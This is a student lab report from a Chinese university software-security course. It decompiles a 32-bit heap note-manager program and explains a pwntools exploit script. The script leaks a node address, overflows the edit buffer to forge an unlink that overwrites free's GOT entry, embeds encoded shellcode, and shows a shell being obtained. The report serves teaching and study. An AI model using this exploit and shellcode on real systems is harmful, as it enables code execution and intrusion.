

编号：_____

实验	一	二	三	四	五	六	七	八	总评	教师签名
成绩										

武汉大学国家网络安全学院

课程实验（设计）报告

题 目：_____作业 4：堆操作漏洞分析_____

专业(班)：_____信息安全_____

学 号：_____2021302181156_____

姓 名：_____赵伯侯_____

课程名称：_____软件安全_____

任课教师：_____赵磊_____

2023 年 12 月 28 日

目 录

1 实验名称	1
2 实验目的	1
3 实验环境	1
4 实验步骤及内容	1
4.1 分析 heap-overflow 程序内容	1
4.1.1 程序运行	1
4.1.2 主函数	2
4.1.3 sub_804897E	3
4.1.4 sub_804882D	4
4.1.5 sub_8048ABF	5
4.1.6 sub_8048D09	7
4.1.7 sub_8048E99	8
4.2 分析攻击程序代码	9
5 实验结果	11
6 实验心得体会	12

1 实验名称

堆操作漏洞分析

2 实验目的

Heap-overflow 程序模拟堆操作，通过分析漏洞，调试 exp 脚本，并使得能够正确利用。

3 实验环境

VMware Workstation 17 Pro

Ubuntu 16.04.7 LTS

Python 2.7.12

pip 20.3.4


IDA Pro (32 位)7.7.220118

4 实验步骤及内容

4.1 分析 heap-overflow 程序内容

4.1.1 程序运行

在 ubuntu16.04 虚拟机中运行该文件得到的结果如下图所示



```
zby@ubuntu: ~/Desktop/software_safe/4
zby@ubuntu:~/Desktop/software_safe/4$ ./heap-overflow
1.New note
2.Show notes list
3.Show note
4.Edit note
5.Delete note
6.Quit
option--->> 1


note title:aa
note type:a
note content:a

1.New note
2.Show notes list
3.Show note
4.Edit note
5.Delete note
6.Quit
option--->> 6
zby@ubuntu:~/Desktop/software_safe/4$
```

该程序是一个管理堆块的程序，能够对堆块进行创建，编辑、显示、显示整个堆块列表和删除等功能

4.1.2 主函数

使用 IDA Pro(32 位)将该程序的 main 函数进行反汇编得到的结果如下图



```
1 void __cdecl __noreturn main()
2 {
3     int v0; // [esp+1Ch] [ebp-4h] BYREF
4
5     v0 = 0;
6     while ( 1 )
7     {
8         switch ( (unsigned __int8)sub_804874A() )
9         {
10            case '1':
11                sub_804897E(&v0);
12                break;
13            case '2':
14                sub_804882D(v0);
15                break;
16            case '3':
17                sub_8048ABF(v0);
18                break;
19            case '4':
20                sub_8048D09(v0);
21                break;
22
23            case '5':
24                sub_8048E99(&v0);
25                break;
26            case '6':
27                exit(0);
28                return;
29            default:
30                write(1, "choose a opt!\n", 0xEu);
31                break;
32        }
33    }
```

主函数的大体结构为通过 sub_804874A() 函数获得用户的输入，通过一个 switch 判断语句根据 sub_804874A 函数的输出结果来选择执行不同的功能。由此可以得到各个函数的功能为：

- sub_804897E(&v0) 创建；
- sub_804882D(v0) 显示堆块列表；
- sub_8048ABF(v0) 显示；
- sub_8048D09(v0) 对于堆块进行编辑；
- sub_8048E99(&v0) 删除；

4.1.3 sub_804897E

将该函数反汇编得到的结果如下图所示

```
1 int __cdecl sub_804897E(int a1)
2 {
3     _DWORD *v2; // [esp+1Ch] [ebp-Ch]
4
5     v2 = malloc(0x16Cu);
6     write(1, "\nnote title:", 0xCu);
7     read(0, v2 + 3, 0x3Fu);
8     write(1, "note type:", 0xAu);
9     read(0, v2 + 19, 0x1Fu);
10    write(1, "note content:", 0xDu);
11    read(0, v2 + 27, 0xFFu);
12    *v2 = v2;
13    write(1, "\n\n", 2u);
14    if ( *(_DWORD *)a1 )
15    {
16        v2[2] = *(_DWORD *)a1;
17        *(_DWORD *)(*(_DWORD *)a1 + 4) = v2;
18        v2[1] = 0;
19        *(_DWORD *)a1 = v2;
20    }
21    else
22    {
23        *(_DWORD *)a1 = v2;
24        v2[1] = 0;
25        v2[2] = 0;
26    }
27    return 0;
28 }
```

该函数的功能为：

(1) 使用 malloc 分配 0x16C (364) 字节的内存，并将返回的内存地址存储在指针 v2 中。

(2) 使用 write 函数向标准输出（文件描述符 1）打印提示信息，请求用户输入标题、类型和内容。

(3) 使用 read 函数从标准输入（文件描述符 0）读取这些信息。标题最多读取 0x3F (63) 字节，类型最多 0x1F (31) 字节，内容最多 0xFF (255) 字节。这些信息被存储在由 v2 指向的内存块的不同位置。

(4) 链表操作。函数似乎在操作一个双向链表。v2 指针所指向的内存块是链表的一个新节点。然后将 v2 自身的地址存储在它指向的内存的开始位置。用于标识节点自身或用于某种特殊的链表操作。

(5) 接下来的代码检查 a1 指向的地址中存储的值（可能是链表的头节点指针）。如果它不是空（即链表不为空），则将新节点插入到链表的头部。如果它是空的，则新节点成为链表的第一个节点。

(6) 链表插入逻辑。

如果链表不为空，新节点的 next 指针（v2[2]）指向当前的头节点，而头

节点的 prev 指针 $(*(_DWORD *) (*(_DWORD *) a1 + 4))$ 指向新节点。然后更新头节点指针为新节点；如果链表为空，直接将头节点指针设置为新节点，并将新节点的 prev (v2[1]) 和 next (v2[2]) 指针设置为 0 (空)。

由此可以得出各字段的偏移量关系如下表所示

起始偏移量	字段名称
0x00	self_pointer
0x04	flink
0x08	blink
0x0C	title
0x4C	type
0x6C	content

4.1.4 sub_804882D

将该函数的内容进行反汇编得到的结果如下图所示

```

1 unsigned int __cdecl sub_804882D(int a1)
2 {
3     size_t v1; // eax
4     size_t v2; // eax
5     size_t v3; // eax
6     int v5; // [esp+34h] [ebp-64h]
7     int v6; // [esp+38h] [ebp-60h]
8     char s[64]; // [esp+3Ch] [ebp-5Ch] BYREF
9     unsigned int v8; // [esp+7Ch] [ebp-1Ch]
10
11     v8 = __readgsdword(0x14u);
12     memset(s, 0, sizeof(s));
13     if ( a1 )
14     {
15         v5 = *(\_DWORD *) (a1 + 8);
16         v6 = 2;
17         v1 = strlen((const char *) (a1 + 12));
18         snprintf(s, v1 + 10, "%d. %s\n", 1, (const char *) (a1 + 12));
19         v2 = strlen(s);
20         write(1, s, v2);
21
22         while ( v5 )
23         {
24             v3 = strlen((const char *) (v5 + 12));
25             snprintf(s, v3 + 10, "%d. %s\n", v6, (const char *) (v5 + 12));
26             write(1, s, 0x40u);
27             ++v6;
28             v5 = *(\_DWORD *) (v5 + 8);
29         }
30     }
31     else
32     {
33         write(1, "\ntotal: 0\n\n", 0xBu);
34     }
35     return __readgsdword(0x14u) ^ v8;
36 }

```

该函数的功能步骤为：

(1) 堆栈保护和缓冲区初始化。使用 `__readgsdword(0x14u)` 进行堆栈保护，这通常用于检测缓冲区溢出或其他安全问题。然后使用 `memset` 初始化一个 64 字节的字符数组 `s`，将其全部元素设为 0。

(2) 检查链表是否为空。函数首先检查 `a1` 指针是否非空。如果为空，则表示链表没有元素，函数向标准输出打印一个消息 ("`\ntotal: 0\n\n`")，然后返回。

(3) 遍历和打印链表元素。如果 a1 非空，函数进入一个循环，遍历链表中的每个元素。v5 用作循环中的当前节点指针。同时在每次迭代中，函数计算当前节点字符串的长度（位于 a1 + 12 的位置），并使用 snprintf 将格式化的字符串（包括元素的序号和内容）打印到 s 缓冲区中。接着，使用 write 函数将缓冲区 s 中的内容写入标准输出。

(4) 更新和追踪元素索引。在循环中，v6 用作元素的序号。它从 2 开始，每打印一个元素后递增。

4.1.5 sub_8048ABF

```

1 unsigned int __cdecl sub_8048ABF(int a1)
2 {
3     size_t v1; // eax
4     size_t v2; // eax
5     size_t v3; // eax
6     size_t v4; // eax
7     size_t v5; // eax
8     int v7; // [esp+2Ch] [ebp-5Ch]
9     char s[4]; // [esp+32h] [ebp-56h] BYREF
10    int v9; // [esp+36h] [ebp-52h]
11    __int16 v10; // [esp+3Ah] [ebp-4Eh]
12    char buf[64]; // [esp+3Ch] [ebp-4Ch] BYREF
13    unsigned int v12; // [esp+7Ch] [ebp-Ch]
14
15    v12 = __readgsdword(0x14u);
16    v7 = a1;
17    memset(buf, 0, sizeof(buf));
18    if ( a1 )
19    {
20        write(1, "note title:", 0xBu);
21        read(0, buf, 0x3Fu);
22        while ( v7 )
23        {
24            v1 = strlen(buf);
25            if ( !strncmp(buf, (const char *)(v7 + 12), v1) )
26            {
27                write(1, "title:", 6u);
28                v2 = strlen((const char *)(v7 + 12));
29                write(1, (const void *)(v7 + 12), v2);
30                write(1, "location:", 9u);
31                *(_DWORD *)s = 0;
32                v9 = 0;
33                v10 = 0;
34                snprintf(s, 0x14u, "%p", (const void *)v7);
35                v3 = strlen(s);
36                write(1, s, v3);
37                write(1, "\ntype:", 6u);
38                v4 = strlen((const char *)(v7 + 76));
39                write(1, (const void *)(v7 + 76), v4);
40                write(1, "content:", 8u);
41                v5 = strlen((const char *)(v7 + 108));
42                write(1, (const void *)(v7 + 108), v5);
43                write(1, "\n\n", 2u);
44                return __readgsdword(0x14u) ^ v12;
45            }
46            v7 = *(_DWORD *)(v7 + 8);
47        }
48    }
49    else
50    {
51        write(1, "no notes", 8u);
52    }
53    return __readgsdword(0x14u) ^ v12;
54 }

```

(1) 堆栈保护和缓冲区初始化。使用 `__readgsdword(0x14u)` 进行堆栈保护，这是一种常用的安全措施，然后使用 `memset` 初始化一个 64 字节的字符数组 `buf`，将其全部元素设为 0。

(2) 检查链表是否为空。函数首先检查 `a1` 指针是否非空。如果为空，函数向标准输出打印 “no notes”，然后返回。

(3) 读取并匹配标题。向用户请求输入一个标题，并将输入的标题读入 `buf` 缓冲区。之后遍历链表，查找与输入的标题匹配的节点。使用 `strncmp` 函数比较 `buf` 中的标题和链表节点中存储的标题（位于 `v7 + 12`）。

(4) 打印匹配节点的详细信息。如果找到匹配的节点，函数使用 `write` 函数输出该节点的详细信息，包括：

标题（存储在 `v7 + 12`）。

节点的内存位置（使用 `snprintf` 将地址格式化为字符串）。

类型（存储在 `v7 + 76`）。

内容（存储在 `v7 + 108`）。

每次 `write` 调用都会计算要写入的数据的长度，并将其输出到标准输出。

(5) 遍历链表。

如果当前节点的标题不匹配，函数会继续遍历链表，通过更新 `v7` 指针来访问下一个节点。

4.1.6 sub_8048D09

```
1 unsigned int __cdecl sub_8048D09(int a1)
2 {
3     size_t v1; // eax
4     int v3; // [esp+28h] [ebp-410h]
5     char buf[1024]; // [esp+2Ch] [ebp-40Ch] BYREF
6     unsigned int v5; // [esp+42Ch] [ebp-Ch]
7
8     v5 = __readgsdword(0x14u);
9     memset(buf, 0, sizeof(buf));
10    v3 = a1;
11    if ( a1 )
12    {
13        write(1, "note title:", 0xBu);
14        read(0, buf, 0x400u);
15        while ( v3 )
16        {
17            v1 = strlen(buf);
18            if ( !strncmp(buf, (const char *)(v3 + 12), v1) )
19                break;
20            v3 = *(_DWORD *)(v3 + 8);
21        }
22        write(1, "input content:", 0xEu);
23        read(0, buf, 0x400u);
24        strcpy((char *)(v3 + 108), buf);
25        write(1, "succeed!", 8u);
26        puts((const char *)(v3 + 108));
27    }
28    else
29    {
30        write(1, "no notes", 8u);
31    }
32    return __readgsdword(0x14u) ^ v5;
33 }
```

(1) 堆栈保护和缓冲区初始化。使用 `__readgsdword(0x14u)` 进行堆栈保护，这是一种常用的安全措施。然后使用 `memset` 初始化一个 1024 字节的字符数组 `buf`，将其全部元素设为 0。

(2) 检查链表是否为空。函数首先检查 `a1` 指针是否非空。如果为空，函数向标准输出打印 “no notes”，然后返回。

(3) 读取并匹配标题。向用户请求输入一个标题，并将输入的标题读入 `buf` 缓冲区。之后遍历链表，查找与输入的标题匹配的节点。使用 `strncmp` 函数比较 `buf` 中的标题和链表节点中存储的标题（位于 `v3 + 12`）。

(4) 更新找到的节点内容。如果找到匹配的节点，函数提示用户输入新的内容。然后使用 `read` 函数从标准输入读取新内容，并将其存储到找到的节点的内容部分（位于 `v3 + 108`）。最后使用 `strcpy` 将读取的新内容复制到该节点的内容部分。

4.1.7 sub_8048E99

将该函数进行反汇编得到的结果如下图所示

```
1 unsigned int __cdecl sub_8048E99(int a1)
2 {
3     _DWORD *ptr; // [esp+24h] [ebp-24h]
4     int v3; // [esp+28h] [ebp-20h]
5     int v4; // [esp+2Ch] [ebp-1Ch]
6     int buf[2]; // [esp+32h] [ebp-16h] BYREF
7     int16 v6; // [esp+3Ah] [ebp-Eh]
8     unsigned int v7; // [esp+3Ch] [ebp-Ch]
9
10    v7 = __readgsdword(0x14u);
11    buf[0] = 0;
12    buf[1] = 0;
13    v6 = 0;
14    if ( *(_DWORD *)a1 )
15    {
16        write(1, "note location:", 0xEu);
17        read(0, buf, 8u);
18        ptr = (_DWORD *)strtol((const char *)buf, 0, 16);
19        if ( (_DWORD *)ptr == ptr )
20        {
21            if ( *(_DWORD **)a1 == ptr )
22            {
23                *(_DWORD *)a1 = *(_DWORD *)(*(_DWORD *)a1 + 8);
24            }
25            else if ( ptr[2] )
26            {
27                v3 = ptr[2];
28                v4 = ptr[1];
29                *(_DWORD *)v4 + 8 = v3;
30                *(_DWORD *)v3 + 4 = v4;
31            }
32            else
33            {
34                *(_DWORD *)ptr[1] + 8 = 0;
35            }
36            write(1, "succeed!\n\n", 0xAu);
37            free(ptr);
38        }
39    }
40    else
41    {
42        write(1, "no notes", 8u);
43    }
44    return __readgsdword(0x14u) ^ v7;
45 }
```

该函数的功能是：

(1) 堆栈保护和初始化。使用 `__readgsdword(0x14u)` 进行堆栈保护，然后初始化 `buf` 数组和 `v6` 变量为 0。

(2) 检查堆栈是否为空。函数首先检查由 `a1` 指向的堆栈是否为空。如果是空的，函数向标准输出打印 "no notes"，然后返回。

(3) 获取并验证节点地址。如果堆栈不为空，函数向用户请求输入一个节点的位置，并通过 `read` 从标准输入读取这个位置，存储在 `buf` 中。然后使用 `strtol` 将输入的字符串转换为地址，并将这个地址存储在 `ptr` 中。之后检查 `ptr` 是否指向有效的堆栈节点，方法是比较 `*ptr`（节点自身的地址）和 `ptr` 是否相同。

(4) 删除节点。如果 `ptr` 是有效的堆栈节点，函数会根据节点的位置在堆栈中执行不同的操作：

如果 `ptr` 是堆栈顶部的节点，函数会更新堆栈顶部的指针；

如果 `ptr` 在堆栈中间，函数会更新前一个和后一个节点的指针，从而从链表中移除 `ptr`；

如果 ptr 是堆栈底部的节点，函数仅更新前一个节点的指针。

最后，函数使用 write 向标准输出打印 "succeed!\n\n"。

(5) 释放内存和返回。使用 free(ptr) 释放 ptr 所指向的内存。最后，函数返回一个用于检测堆栈保护完整性的值，这是通过将初始读取的 v7 值与函数结束时的堆栈保护值异或得到的。

4.2 分析攻击程序代码

文件 heap_overflow_exp.py 的程序代码如下所示

```
1.  from pwn import *
2.  p=process('heap-overflow')
3.
4.  print p.recv()
5.  p.send("1\n")
6.  print p.recv()
7.  p.send("title\n")#Title
8.  print p.recv()
9.  p.send("type\n")#Type
10. print p.recv()
11. p.send("content\n")#Content
12. print p.recv()
13.
14. p.send("3\n")
15. print p.recv()
16. p.send("title\n")
17. location=p.recv()
18. print location
19. location=location.split(':')[2]
20. location=location.split('\n')[0]
21. location=int(location,16)
22. print location
23.
24. p.send("4\n")
25. print p.recv()
26. p.send("title\n")
27. p.recv()
28.
29. shellcode=p32(location+108)
30. shellcode+=p32(0x0804a448)
31. shellcode+=p32(location+108+12)
32. shellcode+="\x90\x90\xeb\x04"
33. shellcode+="AAAA"
34. payload="\xd9\xed\xd9\x74\x24\xf4\x58\xbb\x17\x0d\x26\x77\x31"
35. payload+="\xc9\xb1\x0b\x83\xe8\xfc\x31\x58\x16\x03\x58\x16\xe2"
```

```

36. payload+="\xe2\x67\x2d\x2f\x95\x2a\x57\xa7\x88\xa9\x1e\xd0\xba"
37. payload+="\x02\x52\x77\x3a\x35\xbb\xe5\x53\xab\x4a\x0a\xf1\xdb"
38. payload+="\x45\xcd\x5f\x1b\x79\xaf\x9c\x75\xaa\x5c\x36\x8a\xe3"
39. payload+="\xf1\x4f\x6b\xc6\x76"
40. shellcode+=payload
41.
42. print(''.join((r'\x%2x'%ord(c)for c in shellcode)))
43. print "\n"+shellcode+"\n"
44. p.send(shellcode+"\n")
45. print p.recv()
46.
47. p.send("5\n")
48. print p.recv()
49. input=hex(location+108)
50. input=input.split('x')[1]
51. p.send(input+"\n")
52. print p.recv()
53. p.interactive()

```

该脚本的功能为：

(1) 节点创建。通过一系列的 send 和 recv 调用与进程交互。每次 send 发送特定的输入，如选项编号和数据（标题、类型、内容），每次 recv 接收程序的响应。

(2) 查看节点信息，泄露内存地址。通过发送 "3\n"，脚本选择一个显示特定笔记详情的选项，然后通过发送 "title\n" 来请求特定笔记的位置。接收到的响应中包含了笔记的内存位置，脚本解析这个地址并转换为十六进制数。

(3) 构造 shellcode。首先跳转到了当前块的 content 位置，然后从该位置开始构建一个节点，节点的 flink 装入的地址为 free 函数的 GOT 表地址减 8。在终端中查看 free 函数的 GOT 表地址的结果如下图所示

```

>>>
zby@ubuntu:~/Desktop/software_safe/4$ readelf -r heap-overflow

Relocation section '.rel.dyn' at offset 0x418 contains 1 entries:
  Offset   Info   Type           Sym.Value  Sym. Name
 0804a43c  00000806 R_386_GLOB_DAT  00000000   __gmon_start__

Relocation section '.rel.plt' at offset 0x420 contains 15 entries:
  Offset   Info   Type           Sym.Value  Sym. Name
 0804a44c  00000107 R_386_JUMP_SLOT 00000000   read@GLIBC_2.0
 0804a450  00000207 R_386_JUMP_SLOT 00000000   free@GLIBC_2.0
 0804a454  00000307 R_386_JUMP_SLOT 00000000   getchar@GLIBC_2.0
 0804a458  00000407 R_386_JUMP_SLOT 00000000   __stack_chk_fail@GLIBC_2.4
 0804a45c  00000507 R_386_JUMP_SLOT 00000000   strcpy@GLIBC_2.0
 0804a460  00000607 R_386_JUMP_SLOT 00000000   malloc@GLIBC_2.0
 0804a464  00000707 R_386_JUMP_SLOT 00000000   puts@GLIBC_2.0
 0804a468  00000807 R_386_JUMP_SLOT 00000000   __gmon_start__
 0804a46c  00000907 R_386_JUMP_SLOT 00000000   exit@GLIBC_2.0
 0804a470  00000a07 R_386_JUMP_SLOT 00000000   strlen@GLIBC_2.0
 0804a474  00000b07 R_386_JUMP_SLOT 00000000   __libc_start_main@GLIBC_2.0
 0804a478  00000c07 R_386_JUMP_SLOT 00000000   write@GLIBC_2.0
 0804a47c  00000d07 R_386_JUMP_SLOT 00000000   snprintf@GLIBC_2.0
 0804a480  00000e07 R_386_JUMP_SLOT 00000000   strncmp@GLIBC_2.0
 0804a484  00000f07 R_386_JUMP_SLOT 00000000   strtol@GLIBC_2.0
zby@ubuntu:~/Desktop/software_safe/4$

```

可以得出应当写入节点 flink 的地址应为 0804a450h-8h=0804a448h。节点的 blink 装入恶意代码的地址。

(4) 利用堆溢出漏洞。通过发送 "4\n", 脚本选择一个更新笔记内容的选项, 并发送构造好的 shellcode 作为新的内容触发了堆溢出漏洞, 允许 shellcode 被执行。

(5) 尝试执行 shellcode。最后，通过发送“5\n”和相关的输入，进行删除节点操作，这时候程序将 shellcode 的地址写入到 free 函数的 GOT 表的对应位置，所以程序在调用 free 函数时会触发 shellcode 的执行。从而完成整个攻击的过程

5 实验结果

直接使用 python2.7 运行该程序得到的结果如下图所示

```

root@ubuntu: /home/zby/Desktop/software_safe/4
root@ubuntu:/home/zby/Desktop/software_safe/4# python2 ./heap_overflow_exp.py
[!] Pwntools does not support 32-bit Python. Use a 64-bit release.
[!] Could not find executable 'heap-overflow' in $PATH, using './heap-overflow' instead
[*] Starting local process './heap-overflow': pid 7929
1.New note
2.Show notes list
3.Show note
4.Edit note
5.Delete note
6.Quit
note title:
note type:
note content:

1.New note
2.Show notes list
3.Show note
4.Edit note
5.Delete note
6.Quit
option--->>>
note title:
title:title
location:0x9c69010
type:type
content:content

1.New note
2.Show notes list
3.Show note
4.Edit note
5.Delete note
6.Quit
option--->>>
164087952
note title:
[xc7c|x90|xc6|x 9|x48|x4d|x 4|x 8|x88|x90|xc6|x 9|x90|x90|xeb|x 4|x41|x41|x41|x41|x9d|xed|x9d|x74|x24|xf4|x58|xb|b|x17|x d|x26|x77|x31|xc9|xb1|
|x b|x83|xeb|xfc|x31|x58|x16|x 3|x58|x16|xe2|xe2|x67|x2d|x2f|x95|x2a|x57|x78|x88|x90|x1e|xd0|xba|x 2|x52|x77|x3a|x35|xb|b|x53|xab|x4a|x a|x7f
|x|xb|b|x45|xcd|xf5|x1b|x79|xaf|x9c|x75|xaa|x5c|x36|x8a|xe3|xf1|x4f|x6b|xc6|x76

&w1m|x0b|x83001X|x16|x03X|x1600g-./x95*W|x7|x88|x9d|x1ek[R:w:5|xbb050J
00E00[|y0|x9cu|xaa|6|x8a000kev

&w1m|x0b|x83001X|x16|x03X|x1600g-./x95*W|x7|x88|x9d|x1ek[R:w:5|xbb050J
00E00[|y0|x9cu|xaa|6|x8a000kev

1.New note
2.Show notes list
3.Show note
4.Edit note
5.Delete note
6.Quit
option--->>>
note location:
succeed!

[*] Switching to interactive mode
$ ls
core      heap-overflow      heap_overflow_exp.py
exp.py    heap-overflow.7z   heapoverflowexp.py
$

```

在 shell 中输入 ls 后可以看到能够返回出目录下的所有文件名,由此可知,该脚本的攻击过程成功,能够成功操控目标的 shell

6 实验心得体会

在完成这个关于堆操作漏洞的软件安全实验中，我首先通过理论学习掌握了堆溢出的基本概念和原理，了解了它在软件安全领域的重要性。实验过程中，我通过应用脚本来触发并利用这些漏洞，这个过程对我理解编程语言和操作系统如何交互产生了深远影响。通过分析数据和实验结果，我意识到即使是小小的编程错误也可能导致严重的安全问题。这次实验不仅提升了我的技术技能，还加深了我对于编程细节和软件安全的重视。